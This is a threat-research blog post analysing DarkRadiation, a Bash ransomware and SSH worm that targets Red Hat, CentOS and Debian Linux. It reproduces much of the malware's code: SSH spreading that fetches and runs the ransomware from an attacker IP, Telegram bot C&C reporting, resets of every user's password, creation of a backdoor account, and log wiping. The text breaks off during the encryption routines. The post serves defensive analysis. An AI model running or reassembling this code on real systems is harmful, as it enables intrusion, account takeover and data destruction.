

Bash Ransomware DarkRadiation Targets Red Hat- and Debian-based Linux Distributions

 trendmicro.com/en_us/research/21/f/bash-ransomware-darkradiation-targets-red-hat--and-debian-based-linux-distributions.html

June 17, 2021

Ransomware

We investigate how certain hacking tools are used to move laterally on victims' networks to deploy ransomware. These tools contain reconnaissance/spreader scripts, exploits for Red Hat and CentOS, binary injectors, and more. In this blog, we focus on analyzing the worm and ransomware script.

By: Aliakbar Zahravi June 17, 2021 Read time: (words)

A recently discovered Bash ransomware piqued our interest in multiple ways. Upon investigating, we found that the attack chain is fully implemented as a bash script, but it also seems that the scripts are still under development. Most components of this attack mainly target Red Hat and CentOS Linux distributions; however, in some scripts Debian-based Linux distributions are included as well. The worm and ransomware scripts also use the API of the messaging application Telegram for command-and-control (C&C) communication. We also found that most components of this attack have very low detection numbers in Virus Total. The hack tools URL with the ransomware information was initially reported by Twitter user [@r3dbU7z](#).

In the next sections of this blog, we analyze the content of the "api_attack/" directory, which contains the Secure Shell (SSH) worm and ransomware script.

Attack preview

The following is a list and overview of the hacking tools. We've observed that some of these scripts are based on open-source code. For example, binaryinject1.so is a modified version of a rootkit called "[libprocesshider](#)" that hides a process under Linux using the ld preloader and "pwd.c" ("CVE-2017-1000253.c"), which is a publicly available exploit for CentOS 7 kernel versions 3.10.0-514.21.2.el7.x86_64 and 3.10.0-514.26.1.el7.x86_64.

Index of /

ICO	Name	Last modified	Size	Description
[]	l.js	2020-11-23 08:55	26	
[TXT]	l.sh	2020-12-07 07:27	349	
[DIR]	aaa/	2020-10-27 06:40	-	
[DIR]	api_attack/	2020-10-27 06:40	-	
[TXT]	bash.sh.save	2020-10-27 06:39	2.8K	
[TXT]	bash.sh.save.save	2020-10-27 06:40	2.8K	
[TXT]	bash23.sh	2020-10-27 06:39	3.4K	
[]	binaryinject.so	2020-10-27 06:39	17K	
[DIR]	binaryinject/	2020-10-27 06:39	-	
[]	binaryinject1.so	2020-10-27 06:40	17K	
[]	binaryinject2.so	2020-10-27 06:39	17K	
[]	binaryinject_b.so	2020-10-27 06:40	17K	
[]	binaryinject_rsync.so	2020-10-27 06:39	17K	
[]	binaryinject_scp.so	2020-10-27 06:40	17K	
[]	binaryinject_t.so	2020-10-27 06:39	17K	
[]	boa	2020-10-27 06:40	250	
[TXT]	br_install.sh	2021-05-17 13:44	6.6K	
[]	c	2020-10-27 06:39	131K	
[DIR]	check_attack/	2020-10-27 06:39	-	
[TXT]	clear_log.sh	2020-10-27 06:39	6.3K	
[TXT]	commands.txt	2020-10-27 06:39	278	
[TXT]	commands1.txt	2020-10-27 06:39	110	
[TXT]	example.py	2020-12-08 20:54	11K	
[TXT]	exploit.py	2020-10-27 06:39	6.5K	
[TXT]	exploit.py.save	2020-10-27 06:39	6.5K	
[TXT]	exploit1.py	2020-10-27 06:39	6.5K	
[TXT]	exploit3.py	2020-10-27 06:39	6.7K	
[TXT]	exploit4.py	2020-10-27 06:39	6.9K	
[]	g	2020-10-27 06:40	1.0M	
[TXT]	git_iptables.sh	2020-11-15 12:15	272	
[TXT]	git_iptables.sh.save	2020-11-15 14:43	283	
[]	hahahaha.php	2021-05-20 13:17	63	
[TXT]	line.sh	2020-12-05 06:36	293K	
[]	m	2020-10-27 06:39	2.7M	
[]	mon.S.gz	2021-05-17 04:48	5.7K	
[]	n	2020-10-27 06:40	2.3M	
[]	nano.save	2020-10-27 06:39	4	
[]	nano.save.1	2020-10-27 06:40	2	
[]	nano.save.2	2020-10-27 06:40	4	
[]	navi_index.php	2020-10-27 06:39	13K	
[]	navi_log	2021-02-19 14:42	119K	
[TXT]	navi_shell.sh	2021-05-13 12:27	45	
[]	new	2020-10-27 06:39	2.3M	
[]	nwe	2020-10-27 06:40	2.3M	
[TXT]	pwd.c	2020-12-05 10:55	16K	
[TXT]	q.sh	2020-10-27 06:39	123	
[TXT]	q1.sh	2021-05-25 13:30	5.5K	
[TXT]	q2.sh	2020-10-27 06:39	3.8K	
[TXT]	q_casino.sh	2020-10-27 06:39	130	
[TXT]	r.sh	2020-10-27 06:39	94	
[TXT]	real_ip.sh	2020-11-24 05:11	1.1K	
[TXT]	real_ip_new.sh	2021-02-13 07:43	1.3K	
[]	rew	2020-10-27 06:39	2.7M	
[TXT]	s.sh	2020-10-27 06:39	51	
[TXT]	security.sh	2020-12-05 16:09	2.0K	
[TXT]	security.sh.save	2020-10-28 14:51	1.0K	
[TXT]	security.sh.save.1	2020-10-28 18:17	1.0K	
[TXT]	security.sh.save.2	2020-10-28 18:17	1.3K	
[TXT]	security.sh.save.3	2020-10-28 18:49	1.3K	
[TXT]	server_shell.py	2020-10-27 06:40	6.8K	
[TXT]	service.sh	2020-12-05 20:00	85	
[TXT]	start_process.sh	2020-10-27 06:40	187	
[]	t	2020-10-27 06:39	2.7M	
[DIR]	telegram_bot434534/	2020-10-28 07:50	-	
[]	u	2020-10-27 06:39	2.7M	
[]	user.ini	2020-11-21 17:46	71	
[]	utmp	2020-10-27 06:39	9.0K	
[DIR]	utmp-wtmp-inject/	2020-10-27 06:39	-	
[]	wowowowow.php	2020-10-27 06:39	924	
[]	wtmp	2020-10-27 06:40	9.0K	
[TXT]	wtmp_utmp_inject.c	2020-10-27 06:40	1.9K	
[TXT]	www.sh.save	2020-12-05 10:47	293K	

Figure 1.

Threat actor's hack tools directory

Among all these tools, the content of "api_attack/" grabbed our attention. The "api_attack" directory contains the various versions of the Bash ransomware that we named DarkRadiation, as well as the SSH worm that is responsible for spreading this ransomware. The "Supermicro_cr_third" script in this directory seems to be the most complete version of the ransomware. This script is obfuscated with an open-source tool called "node-bash-obfuscate", which is a Node.js CLI tool and library to obfuscate bash scripts.

Index of /api_attack

Name	Last modified	Size	Description
Parent Directory		-	
README.txt	2020-10-27 06:40	467	
bash_decryptor.sh	2020-10-27 06:40	341	
bash_encryptor.sh	2020-10-27 06:40	2.3K	
bash_encryptor.sh.save	2020-10-27 06:40	1.3K	
bash_encryptor1.sh	2020-10-27 06:40	2.3K	
code.sh	2020-10-27 06:40	4.4K	
code1.sh	2020-10-27 06:40	9	
crypt2_first.sh	2020-10-27 06:40	17K	
crypt2_second.sh	2020-10-27 06:40	18K	
crypt3.sh	2020-10-27 06:40	5.2K	
crypt3.sh.save	2020-10-27 06:40	5.2K	
crypt_file.sh	2020-10-27 06:40	124	
downloader/	2020-10-27 06:40	-	
nano.save	2020-10-27 06:40	15K	
pass_server.py	2020-10-27 06:40	697	
socket_code_sender.sh	2020-10-27 06:40	291	
supermicro_cr	2020-10-27 06:40	19K	
supermicro_cr.save	2020-10-27 06:40	19K	
supermicro_cr.save.1	2020-10-27 06:40	15K	
supermicro_cr.save.2	2020-10-27 06:40	19K	
supermicro_cr1	2020-10-27 06:40	19K	
supermicro_cr1.save	2020-10-27 06:40	19K	
supermicro_cr1.sh.save	2020-10-27 06:40	1	
supermicro_cr_second	2020-10-27 06:40	15K	
supermicro_cr_second.save	2020-10-27 06:40	15K	
supermicro_cr_third	2020-10-27 06:40	27K	

Figure 2. Threat actor's hack tools directory for

Apache/2.4.25 (Debian) Server at www.0zaa255o.site Port 80

/api_attack

Index of /api_attack/downloader/test_attack






 [ICO]	Name	Last modified	Size	Description
 [PARENTDIR]	Parent Directory		-	
 [TXT]	attack_file.txt	2020-10-27 06:40	126	
 [TXT]	downloader.sh	2020-10-27 06:40	4.0K	
 [TXT]	downloader.sh.save	2020-10-27 06:40	4.3K	
 []	hosts_64	2020-10-27 06:40	126	
 [TXT]	test.sh	2020-10-27 06:40	3.2K	
 []	test_host	2020-10-27 06:40	92	

Figure 3. Threat actor's malware

Apache/2.4.25 (Debian) Server at ga345ss34u.space Port 80

hosting directory

Most scripts in this directory have zero detections in Virus Total:




Figure 4. Virus Total results
Malware analysis

In this section, we take a closer look at worm and ransomware scripts.

SSH Worm

The “downloader.sh” is an SSH worm that accepts base64-encoded configuration credentials as an argument. These credentials would either be dumped by the attacker after the initial foothold on a victim’s systems or used as a brute-force list that targets systems with weak password protection. Essentially, the malware checks if the given configuration is set to use an SSH password attack or an SSH key base attack — it can also test SSH passwords or SSH keys against the targeted IP address. Upon successful connection, the malware downloads and executes ransomware on a remote system. The following is a format credential input to the script after decoding:

```
<username>|<target ip address> | <target port> | <true: use SSH password/false: use SSH key> | <password/null>
Example: root|127.0.0.1|22|true/false|password/null
```

The following code snippet demonstrates this behavior of the malware:

```

start_thread()
{
    for encode_ssh_credential in ${allThreads[@]}; do
        #decode_ssh_credential=$(openssl enc -base64 -d <<< $encode_ssh_credential)
        decode_ssh_credential=$(openssl enc -base64 -d <<< $encode_ssh_credential)
        echo "Run $decode_ssh_credential"
        check_ssh_connect $decode_ssh_credential
        case $? in
            '0') ssh_exec_command $decode_ssh_credential
                send_message "Run upload script ($decode_ssh_credential)";;
            '254') echo "Ping error"
                send_message "Host unavailable ($decode_ssh_credential)";;
            '255') echo "SSH connection bad"
                send_message "Bad credential ($decode_ssh_credential)";;
            *) echo "Unknown error"
        esac
    done
}

start_thread $allThreads

```

Figure 5. Worm entry function

The check_ssh_connection function returns code:0 for a successful connection, code:254 for the ping error, and code:255 for SSH connection error both with password and key. The malware uses the sshpass utility to use non-interactive SSH password authentication.

In the case of SSH inline password, the malware sets sshpass parameter "passwordauthentication=yes". It stores the ransomware script in the "/usr/share/man/man8/" directory and executes it. To keep the process running in case the SSH session is terminated, the malware uses screen session and nohup command.

```

check_ssh_connect()
{
    parse_arg=$1

    user_host=$(echo "${parse_arg}" | awk -F "|" '{print $1}')
    ip_host=$(echo "${parse_arg}" | awk -F "|" '{print $2}')
    port_host=$(echo "${parse_arg}" | awk -F "|" '{print $3}')
    passwd_state=$(echo "${parse_arg}" | awk -F "|" '{print $4}')
    password=$(echo "${parse_arg}" | awk -F "|" '{print $5}')

    if (ping $ip_host -c 1 -w 3 >/dev/null); then
        echo -e "[+] Ping \033[32m${ip_host}\033[0m good"
        if ($passwd_state); then
            echo -e "SSH Connection with Password: $password to \033[33m$user_host@$ip_host:$port_host\033[0m"
            if (sshpass -p $password ssh -o stricthostkeychecking=no -o userknownhostsfile=/dev/null -o passwordauthentication=yes "${user_host}"@"${ip_host}" -p "${port_host}" : 2>/dev/null); then
                return 0
            else
                return 255
            fi
        else
            echo -e "Check SSH Connection with Key: rsa_key \033[33m$user_host@$ip_host:$port_host\033[0m"
            if (ssh -i rsa_key -o stricthostkeychecking=no -o userknownhostsfile=/dev/null -o passwordauthentication=no "${user_host}"@"${ip_host}" -p "${port_host}" : 2>/dev/null);then
                return 0
            else
                return 255
            fi
        fi
    else
        echo -e "[-] Ping \033[31m${ip_host}\033[0m bad"
        return 254
    fi
}

ssh_exec_command()
{
    parse_arg=$1

    user_host=$(echo "${parse_arg}" | awk -F "|" '{print $1}')
    ip_host=$(echo "${parse_arg}" | awk -F "|" '{print $2}')
    port_host=$(echo "${parse_arg}" | awk -F "|" '{print $3}')
    passwd_state=$(echo "${parse_arg}" | awk -F "|" '{print $4}')
    password=$(echo "${parse_arg}" | awk -F "|" '{print $5}')

    if ($passwd_state); then
        sshpass -p $password ssh -o stricthostkeychecking=no -o userknownhostsfile=/dev/null -o passwordauthentication=yes "${user_host}"@"${ip_host}" -p "${port_host}" 'su root -c "apt install wget curl -y;yum install wget curl -y;cd /usr/share/man/man8;/wget http://185.141.25.168/api/supermicro_cr.gz;chmod +x supermicro_cr.gz;screen -dmS FUCK nohup ./supermicro_cr.gz '$crypt_pass' &" <<< HITMANcodename47'
    else
        ssh -i rsa_key -o stricthostkeychecking=no -o userknownhostsfile=/dev/null -o passwordauthentication=no "${user_host}"@"${ip_host}" -p "${port_host}" 'apt install wget screen curl -y;yum install screen wget curl -y;cd /usr/share/man/man8;/wget http://185.141.25.168/api/supermicro_cr.gz;chmod +x supermicro_cr.gz;screen -dmS FUCK nohup ./supermicro_cr.gz '$crypt_pass' &'
    fi
}

```

Figure 6. Worm

reconnaissance and spreading functionality

The malware obtains an encryption password (\$crypt_pass) via an API call to its C&C server and passes it to the supermicro_cr.gz script.

```

crypt_pass=$(curl -s "http://185.141.25.168/api.php?
apirequests=udbFVT_xv0tsAmLDpz5Z3Ct4-p0gedUPdQ0-UWsfD6PHz9Ky-wM3mIC9E14kwl_SLX3lpraVaCLnp-K0WsgKmpYTV9XpYncHzbtvn
591qfaAwpGyOvsS4v1Yj70vpRw_iU4554RuSsvHpI9aj4XUgTK5yzbWKEddANjAAbxFls=") # AES PASS

```

Figure 7.

Request for encryption key

The malware has an install_tools function to download and install necessary utilities on an infected system in case they are not already installed. Based on this function, we can see that the worm only downloads and installs prerequisite packages for CentOS- or RHEL-based Linux distribution because it uses only the Yellowdog Updater, Modified (YUM) package manager. Some other hacking tools as well as the DarkRadiation ransomware variants use only YUM to download and install prerequisite packages.

```
install_tools ()
{
  yum install wget curl sshpass pssh openssl -y &>/dev/null
}
```

Figure 8. Prerequisite package installation

Finally, the malware reports the scanning/spreading result to the attacker via Telegram's API:

```
send_message ()
{
  TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
  MSG_URL='https://api.telegram.org/bot'$TOKEN'/sendMessage?chat_id='
  MSG=$1
  ID_MSG='1297663267'

  for id in $ID_MSG
  do
    curl -s --insecure --data-urlencode "text=$MSG" "$MSG_URL$id&" &>/dev/null &
  done
}
```

Figure 9. The malware sends

execution status to the attacker's Telegram channel.

The DarkRadiation Ransomware

In the previous section, we talked about the SSH worm script that received the credential configuration as a base64 parameter and used it against target systems to download and execute the ransomware.

Looking at various iterations of the ransomware in this section, we investigate the script called "supermicro_cr_third", which seems like the latest version. The ransomware is written in bash script and targets Red Hat/CentOS and Debian Linux distributions. The malware uses OpenSSL's AES algorithm with CBC mode to encrypt files in various directories. It also uses Telegram's API to send an infection status to the threat actor(s).

We observed that this script is heavily under development, and various versions of this ransomware are all similar with only minor changes. Some functions are commented by the malware author, while some functions are not used (dead code) in some cases. In this section, we discuss the details of how this ransomware works.

The script is obfuscated with an open-source tool called "node-bash-obfuscate," which is a Node.js CLI tool and library to obfuscate bash scripts. This tool divides the bash script into chunks and then assigns a variable name to each chunk and replaces the original script with variable references, essentially scrambling the original script.

The following code snippet demonstrates the use of this script to obfuscate a bash script:

Usage

```
Usage: bash-obfuscate <inputFilename> [options]

Options:
  -o, --out                Output file
  -c, --chunk-size, --chunk-size Chunk size (for variables in obfuscated code)
                              [default: 4]
  -r, --randomize          Randomize variable order
                              [boolean] [default: true]
```

Figure 10.

node-bash-obfuscate options

Output

```
z="
";Hz='echo';Gz='\'';Lz='for';Qz='';i+';Ez='Node';Cz='\''I `';Uz='done';Jz='R_VA';Az='USR_';Fz='.';
eval "$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Kz$Lz$Mz$Nz$Oz$Pz$Qz$Rz$Sz$Tz$Uz$Vz$Wz$Xz"
```

Figure 11.

node-bash-obfuscate sample output

supermicro_cr_third analysis:

```
#!/bin/bash
z=""
";rRz='TM';RMz='-e';EIz=' c';vEz='IL';gQz='ON';TIz=' g';PCz='=$';MKz=' ';tJz='';VGz='m';VHz='';qIz=')';CCz='yz';VLz='被采';cBz='1q';kBz='Yj';
xPz='SH';PFz='$E';jCz='as';LCz='=';YLz='的措';WSz='ct';uQz='IH';ZDz='ps';JEz='21';XFz='o';hz='xv';gGz='tp';LOz='xi';eGz='wh';jFz='P_';hIz='gi';
ABz='Hz';rHz='ng';WKz='';FRz='Z';cQz='CK';BCz='K5';fPz='B';IEz='11';ALz='您';IKz='';AEz='ID';BPz='sq';lGz='16';YDz='\'';h';OCz='NC';pMz='p,
';XCz='ba';VSz='em';hRz='WC';yJz='';PDz='Bd';WHz='$';IIz='a';pSz='_a';vFz='_c';IJz='-a';DQz='L';IBz='kw';TLz='件';qDz='\'';YIz=' F';
rBz='4R';W0z='wb';HCz='jA';KBz='S1';CTz='';eSz='/'';KLz='ls';HGz='d';NHZ='s';RDz='Jb';LMz='.'';Cz='_D';bQz='W';RSz='p_';BDz='35';oRz='BH';
QKz='';mLz='*';BGz='/c';Oz='S.';wOz='bf';kMz='s.';FHZ='ht';ZNz='3';hEz='R';fBz='pG';KKz='';tGz='cd';KGz='op';kPz='SX';dLz=' P';
LBz='X3';pHz='';jBz='v1';iCz=' p';aHz='_s';wLz='n\'';vSz='ui';kQz='B.';XMz='tr';ZPz='R';Gz='rl';iPz='1';DSz='LD';qGz='_b';cDz='el';NJz='d<';
[... CUT ...]
eval
"$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Kz$Lz$Mz$Nz$Oz$Pz$Qz$Rz$Sz$Tz$Uz$Vz$Wz$Xz$Yz$Zz$az$bz$cz$dz$ez$ez$gz$hz$iz$iz$z$Kz$lz$mlz$nz$oz$pz$qz$rz$sz$tz$uz$Vz
$Wz$Xz$Yz$ABz$BBz$CBz$DBz$EBz$FBz$GBz$HBz$IBz$JBz$KBz$LBz$MBz$NBz$OBz$PBz$QBz$RBz$SBz$TBz$UBz$VBz$WBz$XBz$YBz$ABz$ZBz$aBz$bBz$cBz$dBz$eBz$fBz$gB
z$hBz$iBz$jBz$kBz$lBz$mBz$nBz$oBz$pBz$qBz$rBz$sBz$tBz$uBz$vBz$wBz$xBz$yBz$zBz$ACz$BCz$CCz$DCz$ECz$FCz$GCz$HCz$ICz$JCz$KCz$LCz$MCz$z$Az$Bz$NCz$OCz$PCz$QC
z$z$Az$Bz$Cz$RCz$SCz$TCz$UCz$VCz$WCz$YBz$ZBz$XCz$YCz$ZCz$HcZ$SaCz$bCz$cCz$dCz$eCz$fCz$gCz$hCz$iCz$jCz$kCz$lCz$mCz$nCz$oCz$pCz$qCz$rCz$sCz$t
Cz$uCz$rCz$z$Az$Bz$Cz$RCz$z$z$VcZ$ECz$wCz$xCz$yCz$ADz$BDz$CDz$DDz$EDz$FDz$GDz$HDz$IDz$JDz$KDz$LDz$MDz$NDz$ODz$PDz$QDz$RDz$SDz$TDz$UDz$VDz$z$WDz$XDz$YDz$
Kz$ZDz$aDz$bDz$cDz$dDz$eDz$fDz$gDz$hDz$iDz$jDz$kDz$lDz$mDz$nDz$oDz$pDz$qDz$rDz$sDz$tDz$uDz$vDz$wDz$xDz$yDz$z$AEz$BEz
$CEz$DEz$EEz$FEz$GEz$yCz$HEz$z$IEz$JEz$KEz$Lz$MEz$yDz$z$NEz$Oz$PEz$QEz$REz$SEz$QEz$TEz$UEz$VEz$WEz$XEz$YEz$ZEz$aEz$ZEz$yDz$z$bEz$cEz$dEz$eEz$fEz$g
```

Figure 12. A supermicro_cr_third obfuscated script
 Upon execution, the malware checks if it executed as root; if it did not, it displays "Please run as root" message, removes itself, and exits.

```
main ()
{
  check_root
  check_curl
  check_openssl
  bot_who
  get_script_crypt
  tele_send_fase1
  loop_wget_telegram
}
```

Figure 13. supermicro_cr_third main function

```
check_root ()
{
  if [ "$EUID" -ne 0 ]
  then echo "Please run as root"
  rm -rf $PATH_TEMP_FILE/$NAME_SCRIPT_CRYPT
  exit
fi
}
```

Figure 14. Checking if script run as root

It then checks if curl and OpenSSL are installed; if they are not, the malware then downloads and installs them.

```
#проверка на наличие установленного openssl
check_openssl ()
{
  if rpm -q openssl
  then
    echo "OpenSSL Found!"
  else
    echo "OpenSSL Not Found."
    echo "Install OpenSSL and clear yum log."
    yum install openssl -y
    rm -rf /var/log/yum*
  fi
}

#проверка на наличие установленного curl
check_curl ()
{
  if rpm -q curl
  then
    echo "CURL Found!"
  else
    echo "CURL Not Found."
    echo "Install curl and clear yum log."
    yum install curl -y
    rm -rf /var/log/yum*
  fi
}
```

Figure 15. A prerequisite package installation in another version


```

check_openssl ()
{
    apt-get install openssl --yes
    yum install openssl -y
    rm -rf /var/log/yum*
}

```

```

check_curl ()
{
    apt-get install curl --yes
    apt-get install wget --yes
    yum install curl -y
    yum install wget -y
    rm -rf /var/log/yum*
}

```

Figure 16. A prerequisite package installation in supermicro_cr_third

The bot_who function is a bash script that takes a snapshot of the users that are currently logged into a Unix computer system using the “who” command. It stores the result in a hidden file called (“/tmp/.ccw”). Afterward, every five seconds it again executes the “who” command and checks the output “.ccw” file. If they are not equal (new user logging in), the malware sends a message to the attacker via Telegram’s API:

```

supermicro_bt
1  #!/bin/bash
2  TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
3  MSG_URL='https://api.telegram.org/bot'$TOKEN'/sendMessage?chat_id='
4  ID_MSG='1297663267
5  1121093080'
6
7  send_message ()
8  {
9      res=$(curl -s --insecure --data-urlencode "text=$2" "$MSG_URL$1&" &)
10 }
11
12 who > /tmp/.ccw #сохраняем во временный файл результат (save the result to a temporary file)
13 while true; do {
14     gg=$(who) #получаем список сессий (get a list of sessions)
15     master=$(cat /tmp/.ccw | wc -l) #считаем количество строк у временного файла (count the
16     number of lines in the temporary file)
17     slave=$(echo "$gg" | wc -l) #считаем количество строк текущих сессий (count the
18     number of lines of current sessions)
19     if [[ "$master" != "$slave" ]] #если количество строк не равно, то отправляем сообщение
20     (if the number of lines is not equal, then send a message)
21     then
22         for id in $ID_MSG
23         do
24             send_message $id "${hostname} ${hostname -I}
25             ${gg}"
26         done
27         echo "${gg}" > /tmp/.ccw #сохраняем во временный файл, для последующего сравнения
28         (save to a temporary file for later comparison)
29     fi
30     sleep 5
31 }; done

```

Figure 17. supermicro_bt script

Before the encryption process, the ransomware retrieves a list of all available users on an infected system by querying the “/etc/shadow” file. It overwrites all existing user passwords with “megapassword” and deletes all existing users except “ferrum.” After that, the malware creates a new user from its configuration section with username “ferrum” and password “MegPw0rD3”. It executes “usermod --shell /bin/nologin” command to disable all existing shell users on an infected system:

```

PASS_DE=$(curl -s "http://185.141.25.168/api.php?
apirequests=udbFvt_xv0tsAmLDpz5Z3Ct4-p0gedUPdQ0-UWsfD6PHz9Ky-wM3mIC9El4kwL_SlX3lpraVaCLnp-K0WsgKmpYTV9XpYncHzbtvn591qfaAwpGy0vsS4v1Yj70vpRw_iU4554Ru
SsvHpI9Iaj4XUgTK5yZbWKEddANjAAbxF2s=")
PASS_ENC=$1
PASS_DEC=$(openssl enc -base64 -aes-256-cbc -d -pass pass:$PASS_DE <<< $1)
echo $PASS_DEC
TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
URL='https://api.telegram.org/bot'$TOKEN
MSG_URL=$URL'/sendMessage?chat_id='
ID_MSG='1297663267
1121093080'
NAME_SCRIPT_CRYPT='supermicro_cr'
LOGIN_NEWUSER='ferrum'
PASS_NEWUSER='MegPw0rD3'
PATH_FILE="/usr/share/man/man8/"

```

Figure 18. supermicro_cr_third configuration

```

user_change ()
{
a=$(grep -F "$" /etc/shadow | grep -v "ferrum" | cut -d: -f1)
for n in $a
do
echo -e "megapassword\nmegapassword\n" | passwd $n
done
grep -F "$" /etc/shadow | cut -d: -f1 | grep -v "ferrum" | xargs -I FILE gpasswd -d FILE wheel
grep -F "$" /etc/shadow | cut -d: -f1 | grep -v "ferrum" | xargs -I FILE deluser FILE wheel
grep -F "$" /etc/shadow | cut -d: -f1 | grep -v "ferrum" | xargs -I FILE usermod --shell /bin/nologin FILE
me=$(who am i | cut -d " " -f 6);they=$(who | cut -d " " -f6);for n in $they;do if [ "$n" != "$me" ];then pkill -9 -t $n;fi;done
}
create_user ()
{
useradd $LOGIN_NEWUSER
echo -e "$PASS_NEWUSER\n$PASS_NEWUSER\n" | passwd $LOGIN_NEWUSER
usermod -aG wheel $LOGIN_NEWUSER
}

```

Figure 19. user_change function in supermicro_cr_third

Some ransomware variants attempt to delete all existing users except username "ferrum" and "root":

```

# меняем пароли юзерам на наш
user_change ()
{
for name in $(grep -F "$" /etc/shadow | cut -d: -f1 | grep -v "root" # перебираем юзеров в passwd
do
#pkill -9 -u $name
echo -e "megapassword\nmegapassword\n" | passwd $name # смена пароля юзеров
deluser $name wheel
usermod --shell /bin/nologin $name # no login
done
}

```

Figure 20. user_change

function in crypt3.sh)

It also checks if "0.txt" exists in the C&C server. If it does not exist, the malware does not execute the encryption process and sleeps for 60 seconds, after which it tries again. It must be noted that wget will be invoked with "--spider" option to just check if "0.txt" exists in the given URL.

```

,
loop_wget_telegram ()
{
while true
do
sleep 60
wget http://185.141.25.168/check_attack/0.txt -P /tmp --spider --quiet --timeout=5
if [ $? = 0 ];then
create_user
user_change
encrypt_ssh
encrypt_grep_files
encrypt_home
encrypt_root
encrypt_db
docker_stop_and_encrypt
create_message
del_zero
exit
elif [ $? = 4 ];then
continue
else
continue
fi
done
}

```

Figure 21. loop_wget_telegram function

Index of /check_attack





 [ICO]	Name	Last modified	Size	Description
 [PARENTDIR]	Parent Directory		-	
 [TXT]	0.txt	2020-10-27 06:39	0	
 [TXT]	1.txt	2020-10-27 06:39	1	

Figure 22. "/check_attack" directory

Apache/2.4.25 (Debian) Server at www.0zr33n33fo.space Port 80

For encryption, the ransomware uses OpenSSL's AES algorithm in CBC mode. The malware gets an encryption password through the command-line argument passed by the worm script:

```

PASS_DE=$(curl -s "http://185.141.25.168/api.php?
apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0qedUPD00-UWsf6PHz9Ky-wM3mIC9E14kwL_S1X3lpraVaCLnp-K0WsgKmpYT9XpYncHzbvtvn591qfaAwpGy0vsS4v1Yj70vpRw_iU4554Ru
SsvHpI9jaj4XUgTK5yzbwKEddANjAAbxF2s=")
PASS_ENC=$1
PASS_DEC=$(openssl enc -base64 -aes-256-cbc -d -pass pass:$PASS_DE <<< $1)
echo $PASS_DEC

```

Figure 23. supermicro_cr_third key configuration

It is important to note that the encryption path can be different in other versions. Super_micro_third uses a separated script called (crypt_file.sh) for file encryption. However, other variants such as supermicro_cr do the file encryption by themselves. Also, it must be noted that the ransomware appends radioactive symbols ("☢") as a file extension for an encrypted file.

```

encrypt_root ()
{
for id in $ID_MSG
do
send_message $id "$(hostname): encrypt ROOT HOME files started."
done
grep -r '/root' -e "" --include=\*.* -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 bash /usr/share/man/man8/encrypt_file.sh FILE $PASS_DEC
for id in $ID_MSG
do
send_message $id "$(hostname): encrypt ROOT HOME files Done. Delete files."
done
}
encrypt_db ()
{
for id in $ID_MSG
do
send_message $id "$(hostname): encrypt DATABASE files started."
done
